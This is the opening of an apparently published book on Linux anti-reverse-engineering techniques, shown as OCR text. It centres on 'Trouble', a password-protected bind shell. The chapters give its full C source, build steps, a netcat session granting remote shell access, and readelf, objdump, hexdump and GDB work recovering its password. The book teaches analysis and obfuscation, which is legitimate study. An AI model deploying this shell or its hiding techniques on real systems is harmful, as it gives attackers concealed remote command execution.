
Programming Linux Anti-Reversing Techniques

Jacob Baines



Programming Linux Anti-Reversing Techniques

Jacob Baines

This book is for sale at http://leanpub.com/anti-reverse-engineering-linux

This version was published on 2016-12-20

This is a Leanpub book. Leanpub empowers authors and publishers with the Lean Publishing process. Lean Publishing is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

43.953333, -69.052500

“Everything’s Not Lost”

Contents

Preface

Why Read This Book?

There are many articles and books that talk about anti-reverse engineering techniques and how to break them. However, the writing is often limited to small code snippets or a screenshot of assembly in IDA. This book seeks to be different by starting with a simple program you'll update with anti-re techniques as you progress through the book. This gives the reader the oppurtunity to compile and analyze the binary on their own. I believe the emphasis on the "proof of concept" makes this book unique.

Another unique aspect of this book is the emphasis on *Linux* anti-reverse engineering. Hackers have been writing about these techniques since the late 90's, but much of what has been written is strewn across the internet. This book attempts to coalesce a majority of techniques and present them to the reader as one unit.

Finally, a lot of the proof of concept code that currently exists on the internet is bad. Not to be all judgemental, but some of it doesn't compile. Some simply crashes. Others are written in confusing and bizarre manners. The code provided in this book attempts to be clean, useful, and maintainable.

Topics Not Covered

There are some topics that have been intentionally left out of this book. I want to state these topics up front so that the reader knows what they are getting.

1. **Virtual Machine Detection**: VM detection techniques are continuously in flux as both sides seek to one up each other. A technique that works one week could easily be broken the next. As such, I've avoided this subject altogether.

2. **Hiding Network Communication**: Understanding a binary's network communication is a huge aid in reverse engineering. However, this topic is too deep to do justice within these pages.
3. **Rootkit Topics**: Hiding and persistence are out of scope.
4. **Anything Related to the Kernel**: This book focuses only on userland binaries.

Prerequisites

The reader should have access to a Linux host using the x86-64 architecture. The code for this book was written and tested on Ubuntu 16.04.

This book does discuss the use of IDA, but I understand that the high cost of IDA is a non-starter for many. Therefore, I've done my best to also include examples using Radare2 and Hopper.

Finally, the code for this book is largely written in C with a small amount of x86-64 assembler. Some of the tooling is written in C++. However, I do not expect the reader to be well versed in any of these languages. Part of the beauty of having complete code examples to work from is that it gives the author a chance to point out any idiosyncrasies and provides the reader the oppurtunity to pull apart the code on their own time.

Code and Command Output

All the code is available on Github: https://github.com/antire-book/antire_book. I understand that the reader may not always be close to a computer or have access to GitHub in order to browse the book's code. As such, all of the code is also listed within the book. I know some people don't like that, but since the code is essential to this book I can't have the reader go without.

Also related to formatting, any output from a command line tool included in this book will generally include *all* of the output. For example, when GDB starts it prints out a lot of version, license, and help information. I won't cut any of that. I want the reader to be able to match the output from their computer with what I've listed in the book. This largely aids in troubleshooting any issues the reader runs into.

Chapter 1: Introductions

Introducing "Trouble"

This book centers around the obfuscation of a bind shell called *Trouble*.

What is a bind shell?

"Bind shell is a type of shell in which the target machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine's listener which then leads to code or command execution on the server."[1]

The Trouble bind shell is used as an example, not because it is unique or interesting, but because it is small and simple. It also has a property that should be interesting to a reverse engineer: it requires a password to access the shell. All of the activity in this book attempts to either hide or recover the shell's password.

Using CMake

You'll be using CMake[2] to compile *Trouble*. CMake is an open source Makefile generation tool. It's useful for dependency checking and supports a simple syntax. Don't worry if you aren't familiar with CMake. You'll pick it as the book progresses.

CMake relies on "CMakeList.txt" files to generate Makefiles. For chapter one, you'll find *Trouble*'s "CMakeList.txt" in the *chapt_1_introduction/trouble* directory.

[1] http://resources.infosecinstitute.com/icmp-reverse-shell/

[2] https://cmake.org/

chap_1_introduction/trouble/CMakeLists.txt

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}")

set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -g -std=gnu11")
add_executable(${PROJECT_NAME} src/trouble.c)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
                   COMMAND ${CMAKE_COMMAND} -E echo
                   "The bind shell password is:" ${random_password})
```

Not only will this file generate *Trouble's* Makefile but it also generates the shell's 32 byte password everytime it is executed. The password create using urandom with the following command:

```
cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32
```

More will be expalined about using CMake file in the upcoming section about compiling *Trouble*.

The Code

The code for the *Trouble* bind shell is located within the "source" directory. It is comprised of a single file:

chap_1_introduction/trouble/trouble.c

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdbool.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

// the password to login to the shell
static const char s_password[] = password;

bool check_password(const char* p_password)
{
    // validate the password
    return memcmp(s_password, p_password, sizeof(s_password) - 1) != 0;
}

/**
 * This implements a fairly simple bind shell. The server first requires a
 * password before allowing access to the shell. The password is currently
 * randomly generated each time 'cmake ..' is run. The server has no shutdown
 * mechanism so it will run until killed.
 */
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    int sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (sock == -1)
    {
        fprintf(stderr, "Failed to create the socket.");
        return EXIT_FAILURE;
    }

    struct sockaddr_in bind_addr = {};
    bind_addr.sin_family = AF_INET;
    bind_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    bind_addr.sin_port = htons(1270);
```

```
int bind_result = bind(sock, (struct sockaddr*) &bind_addr,
    sizeof(bind_addr));
if (bind_result != 0)
{
    perror("Bind call failed");
    return EXIT_FAILURE;
}

int listen_result = listen(sock, 5);
if (listen_result != 0)
{
    perror("Listen call failed");
    return EXIT_FAILURE;
}

while (true)
{
    int client_sock = accept(sock, NULL, NULL);
    if (client_sock < 0)
    {
        perror("Accept call failed");
        return EXIT_FAILURE;
    }

    int child_pid = fork();
    if (child_pid == 0)
    {
        // read in the password
        char password_input[sizeof(s_password)] = { 0 };
        int read_result = read(client_sock, password_input,
            sizeof(password_input));
        if (read_result < (int)(sizeof(s_password) - 1))
        {
            close(client_sock);
            return EXIT_FAILURE;
        }

        if (check_password(password_input))
        {
            close(client_sock);
            return EXIT_FAILURE;
        }
```

```
            dup2(client_sock, 0);
            dup2(client_sock, 1);
            dup2(client_sock, 2);

            char* empty[] = { NULL };
            execve("/bin/sh", empty, empty);
            close(client_sock);
            return EXIT_SUCCESS;
        }

        close(client_sock);
    }
}
```

The code in *trouble.c* creates a socket and binds to port 1270 before listening for incoming connections. Once a connection is established the program forks and the parent process returns back to listening for incoming connections. The child process reads from the socket for the password. If the password is correct the program uses execve to provide shell functionality.

Compiling

As previously mentioned, Trouble uses CMake for the build process. If you are using Ubuntu, CMake is easy to install:

```
albino-lobster@ubuntu:~$ sudo apt-get install cmake
```

After CMake is installed, you'll need to *cd* into the directory where chapter one's version of Trouble exists. For me this command looks like this:

Finding the chapter one source

```
albino-lobster@ubuntu:~$ cd antire_book/chap_1_introduction/trouble/
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble$
```

Next you'll need to create a directory to compile *Trouble* in. I typically make a directory called "build", but you can name it whatever you'd like. After you've created the build directory *cd* into it.

Create a build directory

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble$ mkdir build
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble$ cd build
```

Now you need to run the *cmake* command. CMake will check that your system has the appropriate dependencies installed and then generate the Makefile to build *Trouble*. Note that we have to give CMake the path to our CMakeLists.txt file so the command is "*cmake ..*":

Using *cmake ..*

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ cmake ..
-- The C compiler identification is GNU 5.4.0
-- Check for working C compiler: /usr/bin/cc
-- Check for working C compiler: /usr/bin/cc -- works
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Detecting C compile features
-- Detecting C compile features - done
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_1_introduc\
tion/trouble/build
```

The final step in the build process is to execute *make*.

Using *make*

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ make
Scanning dependencies of target trouble
[ 50%] Building C object CMakeFiles/trouble.dir/src/trouble.c.o
[100%] Linking C executable trouble
The bind shell password is: OXIvZjl4FaUO17UpMUttRE5zn2lUUZqd
[100%] Built target trouble
```

A new binary named "trouble" should now exist in the build directory.

Knowing the bind shell's password is of utmost importance to its use. As such, the password is printed to screen every time the binary is generated. In the output above,

the shell's password is **OXIvZjl4FaUO17UpMUttRE5zn2lUUZqd**. A new password is only generated when *cmake* is run. Therefore, to force a new password to be generated you have to run "*cmake ..; make*".

Generating a new password

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ cmake ..; make
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_1_introduc\
tion/trouble/build
Scanning dependencies of target trouble
[ 50%] Building C object CMakeFiles/trouble.dir/src/trouble.c.o
[100%] Linking C executable trouble
The bind shell password is: TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl
[100%] Built target trouble
```

Executing

Executing *Trouble* is simple. It doesn't take any command line options and doesn't require *sudo*. It should generally only fail if port 1270 is already in use. To run in the foreground, simply execute "*./trouble*" from the build directory.

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ ./trouble
```

The program will block the terminal while it runs. If that is a problem just run it in the background using '&'.

Running *Trouble* in the background

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ ./trouble &
[1] 46890
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$
```

Accessing the Shell

To connect to *Trouble* I suggest that using netcat is the easiest option. Once you are connected, input the password and then you should be able to issue shell commands. If the wrong password is input then the connection will be severed. Follow the example below.

Connecting to *Trouble*

```
albino-lobster@ubuntu:~$ nc 192.168.1.182 1270
TGOEu26TW0k1b9IeXjUJbT1GfCR0jSnl
pwd
/home/albino-lobster/antire_book/chap_1_introduction/trouble/build
ls -l
total 48
-rw-rw-r-- 1 albino-lobster albino-lobster 10544 Oct 18 17:07 CMakeCache.txt
drwxrwxr-x 5 albino-lobster albino-lobster  4096 Oct 18 17:22 CMakeFiles
-rw-rw-r-- 1 albino-lobster albino-lobster  4986 Oct 18 17:22 Makefile
-rw-rw-r-- 1 albino-lobster albino-lobster  1437 Oct 18 17:07 cmake_install.cmake
-rwxrwxr-x 1 albino-lobster albino-lobster 17488 Oct 18 17:22 trouble
```

Chapter 2: Compiler Options

The compiler options are often overlooked when talking about anti-reverse engineering. However, it's essential that you understand how different options alter the final binary. The compiler can be your worst enemy that gives away all of your secrets or it could be your best friend as it strips away all unnecessary information.

Focusing on GCC

The code in this book expects GCC to be used as the compiler. That is not to say that Clang or other compilers could not be used. They very well could be. However, GCC is used since it was the de facto standard for so many year.

If you are unfamiliar with CMake or GCC you might be wondering what *are* the compiler options I'm talking about. If you look back at the "CMakeLists.txt" file from chapter one you'll find this line:

```
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -g -std=gnu11")
```

These are the compiler options. GCC supports many such options[3] and maintains detailed documentation. The flags used in the chapter one version of *Trouble* are a tiny subset of what is available.

In the compiler options above, all of the options that start with *-W* are warning options [4] that tell the compiler to check for specific types of programming mistakes. The *-g* option instructs the compiler to include debugging information[5] in the binary. Finally, *-std=gnu11* tells the compiler that the C code you are using expects the GNU dialect of the C11 standard for the C programming [6]. The GNU portion enables extensions that were not part of the C11 standard.

[3] https://gcc.gnu.org/onlinedocs/gcc/Option-Summary.html

[4] https://gcc.gnu.org/onlinedocs/gcc/Warning-Options.html#Warning-Options

[5] https://gcc.gnu.org/onlinedocs/gcc/Debugging-Options.html#Debugging-Options

[6] https://gcc.gnu.org/onlinedocs/gcc/C-Dialect-Options.html#C-Dialect-Options

-g

As previously mentioned, you can instruct GCC to include debugging information in your program by using the *-g* flag. To gain a better understanding of what I mean by "include debugging information" use the command line utility readelf on *Trouble*.

readelf

readelf is a command line utility that understands the Executable and Linkable Format[7] (ELF). ELF is the standard format for Linux executables, shared libraries, and core dumps. readelf can parse provided binaries and display information about their formatting. readelf comes pre-installed on Ubuntu 16.04.

readelf has a lot of command line options. One option, *-S*, will display the provided binary's section headers.

Listing *Trouble's* section headers

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -S ./troub\
le
There are 36 section headers, starting at offset 0x3c38:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000400238  00000238
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.ABI-tag     NOTE             0000000000400254  00000254
       0000000000000020  0000000000000000   A       0     0     4
  [ 3] .note.gnu.build-i NOTE             0000000000400274  00000274
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .gnu.hash         GNU_HASH         0000000000400298  00000298
       0000000000000064  0000000000000000   A       5     0     8
  [ 5] .dynsym           DYNSYM           0000000000400300  00000300
       0000000000000348  0000000000000018   A       6     1     8
```

[7] https://en.wikipedia.org/wiki/Executable_and_Linkable_Format

```
[ 6] .dynstr           STRTAB           0000000000400648  00000648
     000000000000015e  0000000000000000   A       0     0     1
[ 7] .gnu.version      VERSYM           00000000004007a6  000007a6
     0000000000000046  0000000000000002   A       5     0     2
[ 8] .gnu.version_r    VERNEED          00000000004007f0  000007f0
     0000000000000030  0000000000000000   A       6     1     8
[ 9] .rela.dyn         RELA             0000000000400820  00000820
     0000000000000030  0000000000000018   A       5     0     8
[10] .rela.plt         RELA             0000000000400850  00000850
     0000000000000180  0000000000000018  AI       5    24     8
[11] .init             PROGBITS         00000000004009d0  000009d0
     000000000000001a  0000000000000000  AX       0     0     4
[12] .plt              PROGBITS         00000000004009f0  000009f0
     0000000000000110  0000000000000010  AX       0     0     16
[13] .plt.got          PROGBITS         0000000000400b00  00000b00
     0000000000000008  0000000000000000  AX       0     0     8
[14] .text             PROGBITS         0000000000400b10  00000b10
     00000000000003c2  0000000000000000  AX       0     0     16
[15] .fini             PROGBITS         0000000000400ed4  00000ed4
     0000000000000009  0000000000000000  AX       0     0     4
[16] .rodata           PROGBITS         0000000000400ee0  00000ee0
     000000000000009d  0000000000000000   A       0     0     32
[17] .eh_frame_hdr     PROGBITS         0000000000400f80  00000f80
     000000000000003c  0000000000000000   A       0     0     4
[18] .eh_frame         PROGBITS         0000000000400fc0  00000fc0
     0000000000000114  0000000000000000   A       0     0     8
[19] .init_array       INIT_ARRAY       0000000000601e10  00001e10
     0000000000000008  0000000000000000  WA       0     0     8
[20] .fini_array       FINI_ARRAY       0000000000601e18  00001e18
     0000000000000008  0000000000000000  WA       0     0     8
[21] .jcr              PROGBITS         0000000000601e20  00001e20
     0000000000000008  0000000000000000  WA       0     0     8
[22] .dynamic          DYNAMIC          0000000000601e28  00001e28
     00000000000001d0  0000000000000010  WA       6     0     8
[23] .got              PROGBITS         0000000000601ff8  00001ff8
     0000000000000008  0000000000000008  WA       0     0     8
[24] .got.plt          PROGBITS         0000000000602000  00002000
     0000000000000098  0000000000000008  WA       0     0     8
[25] .data             PROGBITS         0000000000602098  00002098
     0000000000000010  0000000000000000  WA       0     0     8
[26] .bss              NOBITS           00000000006020c0  000020a8
     0000000000000010  0000000000000000  WA       0     0     32
[27] .comment          PROGBITS         0000000000000000  000020a8
```

```
       0000000000000034  0000000000000001  MS       0     0     1
  [28] .debug_aranges    PROGBITS         0000000000000000  000020dc
       0000000000000030  0000000000000000           0     0     1
  [29] .debug_info       PROGBITS         0000000000000000  0000210c
       00000000000005e0  0000000000000000           0     0     1
  [30] .debug_abbrev     PROGBITS         0000000000000000  000026ec
       0000000000000127  0000000000000000           0     0     1
  [31] .debug_line       PROGBITS         0000000000000000  00002813
       0000000000000192  0000000000000000           0     0     1
  [32] .debug_str        PROGBITS         0000000000000000  000029a5
       0000000000000593  0000000000000001  MS       0     0     1
  [33] .shstrtab         STRTAB           0000000000000000  00003ae8
       000000000000014c  0000000000000000           0     0     1
  [34] .symtab           SYMTAB           0000000000000000  00002f38
       0000000000000858  0000000000000018          35    55     8
  [35] .strtab           STRTAB           0000000000000000  00003790
       0000000000000358  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Do you see the five sections, beginning at index 28, whose name starts with ".debug_" in the output above? These sections contain the debugging information that you requested by using the *-g* option. The debugging information is provided in the DWARF debugging format.

DWARF

DWARF stands for "Debugging With Attributed Record Formats" and is the default format GCC uses to store debugging information.[8]

For this book, the most interesting .debug section is *.debug_info*. You can view the contents of *.debug_info* by using the command line utility objdump.

[8] http://dwarfstd.org/

objdump

"objdump displays information about one or more object files. The options control what particular information to display. This information is mostly useful to programmers who are working on the compilation tools, as opposed to programmers who just want their program to compile and work."[9]

To display the DWARF information in *.debug_info* use the "–dwarf=info" flag with objdump. Running this command generates a lot of output so this is one of the rare occassions in which I've trimmed the output to focus on specific information.

Using objdump to view .debug_info

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ objdump --dwarf=in\
fo ./trouble

./trouble:     file format elf64-x86-64

Contents of the .debug_info section:

  Compilation Unit @ offset 0x0:
   Length:        0x5dc (32-bit)
   Version:       4
   Abbrev Offset: 0x0
   Pointer Size:  8
 <0><b>: Abbrev Number: 1 (DW_TAG_compile_unit)
    <c>   DW_AT_producer    : (indirect string, offset: 0xaf): GNU C11 5.4.0 20160609\
 -mtune=generic -march=x86-64 -g -std=gnu11 -fstack-protector-strong
    <10>   DW_AT_language    : 12        (ANSI C99)
    <11>   DW_AT_name        : (indirect string, offset: 0x21d): /home/albino-lobster\
/antire_book/chap_2_compiler/trouble/src/trouble.c
    <15>   DW_AT_comp_dir    : (indirect string, offset: 0x366): /home/albino-lobster\
/antire_book/chap_2_compiler/trouble/build
    <19>   DW_AT_low_pc      : 0x400c06
    <21>   DW_AT_high_pc     : 0x257
    <29>   DW_AT_stmt_list   : 0x0
 <1><5ba>: Abbrev Number: 21 (DW_TAG_variable)
    <5bb>   DW_AT_name        : (indirect string, offset: 0x1aa): s_password
    <5bf>   DW_AT_decl_file   : 1
```

[9] man objdump

```
    <5c0>   DW_AT_decl_line   : 11
    <5c1>   DW_AT_type        : <0x5cf>
    <5c5>   DW_AT_location    : 9 byte block: (DW_OP_addr: 400f00)
```

The *.debug_info* section contains useful information for the debugger but it's also useful for anyone attempting to attribute a binary to a specific actor. For example, in the output above, you can see the full path of the source file (*/home/albino-lobster/antire_book/chap_2_compiler/trouble/src/trouble.c*), the full path of the compilation directory (*/home/albino-lobster/antire_book/chap_2_compiler/trouble/build*), the version of C used (*GNU C 5.4.0 20160609*), and even the exact line number the variable *s_password* was declared on (*DW_AT_decl_line: 11*).

That might seem like an absurd amount of information, but it can be really useful when debugging. For example, consider this back trace generated with GDB.

Generating a backtrace in GDB

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble...done.
(gdb) run
Starting program: /home/albino-lobster/antire_book/chap_2_compiler/trouble/build/trou\
ble
^C
Program received signal SIGINT, Interrupt.
0x00007ffff7b154b0 in __accept_nocancel () at ../sysdeps/unix/syscall-template.S:84
84        ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) bt
```

```
#0  0x00007ffff7b154b0 in __accept_nocancel () at ../sysdeps/unix/syscall-template.S:\
84
#1  0x0000000000400d36 in main (p_argc=1, p_argv=0x7fffffffdeb8) at /home/albino-lobs\
ter/antire_book/chap_2_compiler/trouble/src/trouble.c:59
```

Notice how the backtrace contains the parameter names *p_argc* and *p_argv* in main()? These are the exact names used in *Trouble's* source code. Also, the line number where accept() is called in trouble.c is visible in the backtrace (line 59). GDB can display this information thanks to the *.debug_info* section being present in *Trouble*.

Because this information makes debugging so much easier almost every programmer will use the *-g* option while writting their program. However, as you'll see, it's also useful to reverse engineers.

Recovering the Bind Shell Password with Hexdump

In the previous section, you saw the line number *s_password* was declared on due to the DWARF information in *.debug_info*. If you look at that output again you can also see the address where *s_password* is stored.

***s_password* in objdump**

```
<5bb>   DW_AT_name        : (indirect string, offset: 0x1aa): s_password
<5bf>   DW_AT_decl_file   : 1
<5c0>   DW_AT_decl_line   : 11
<5c1>   DW_AT_type        : <0x5cf>
<5c5>   DW_AT_location    : 9 byte block: (DW_OP_addr: 400f00)
```

s_password is stored at the virtual address *0x400f00*. Convert the virtual address into a file offset and you can extract the contents of *s_password* using hexdump. To convert *0x400f00* into a file offset find the program header the address falls in.

Viewing *Trouble's* program headers

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ readelf -l ./troub\
le

Elf file type is EXEC (Executable file)
Entry point 0x400b10
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000400040 0x0000000000400040
                 0x00000000000001f8 0x00000000000001f8  R E    8
  INTERP         0x0000000000000238 0x0000000000400238 0x0000000000400238
                 0x000000000000001c 0x000000000000001c  R      1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000010d4 0x00000000000010d4  R E    200000
  LOAD           0x0000000000001e10 0x0000000000601e10 0x0000000000601e10
                 0x0000000000000298 0x00000000000002c0  RW     200000
  DYNAMIC        0x0000000000001e28 0x0000000000601e28 0x0000000000601e28
                 0x00000000000001d0 0x00000000000001d0  RW     8
  NOTE           0x0000000000000254 0x0000000000400254 0x0000000000400254
                 0x0000000000000044 0x0000000000000044  R      4
  GNU_EH_FRAME   0x0000000000000f80 0x0000000000400f80 0x0000000000400f80
                 0x000000000000003c 0x000000000000003c  R      4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x0000000000001e10 0x0000000000601e10 0x0000000000601e10
                 0x00000000000001f0 0x00000000000001f0  R      1
```

The virtual address for *s_password* falls in the range for the first *LOAD* segment which covers *0x400000* to *0x4010d4*. The first *LOAD* segment starts at the file offset of *0*. Therefore, to calculate *s_password*'s offset into the file you just need to subtract *0x400000* from *0x400f00*. Which means you should be able to find the bind shell's password at *0xf00*. Trying displaying it using hexdump.

Printing s_password with hexdump

```
albino-lobster@ubuntu:~/antire_book/chap_2_compiler/trouble/build$ hexdump -C -s 0xf0\
0 -n 64 ./trouble
00000f00  54 47 4f 45 75 32 36 54  57 30 6b 31 62 39 49 65  |TGOEu26TW0k1b9Ie|
00000f10  58 6a 55 4a 62 54 31 47  66 43 52 30 6a 53 6e 6c  |XjUJbT1GfCR0jSnl|
00000f20  00 46 61 69 6c 65 64 20  74 6f 20 63 72 65 61 74  |.Failed to creat|
00000f30  65 20 74 68 65 20 73 6f  63 6b 65 74 2e 00 42 69  |e the socket..Bi|
00000f40
```

Just like that, the password to *Trouble's* shell is revealed.

Recovering the Bind Shell Password with GDB

The previous section's method for recovering the password wasn't compilicated, it can be even easier to recover *s_password* using GDB.

Printing s_password using GDB

```
albino-lobster@ubuntu:~/antire_book/chap_1_introduction/trouble/build$ gdb ./trouble
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./trouble...done.
(gdb) start
Temporary breakpoint 1 at 0x400c3e: file /home/albino-lobster/antire_book/chap_2_comp\
iler/trouble/src/trouble.c, line 26.
Starting program: /home/albino-lobster/antire_book/chap_2_compiler/trouble/build/trou\
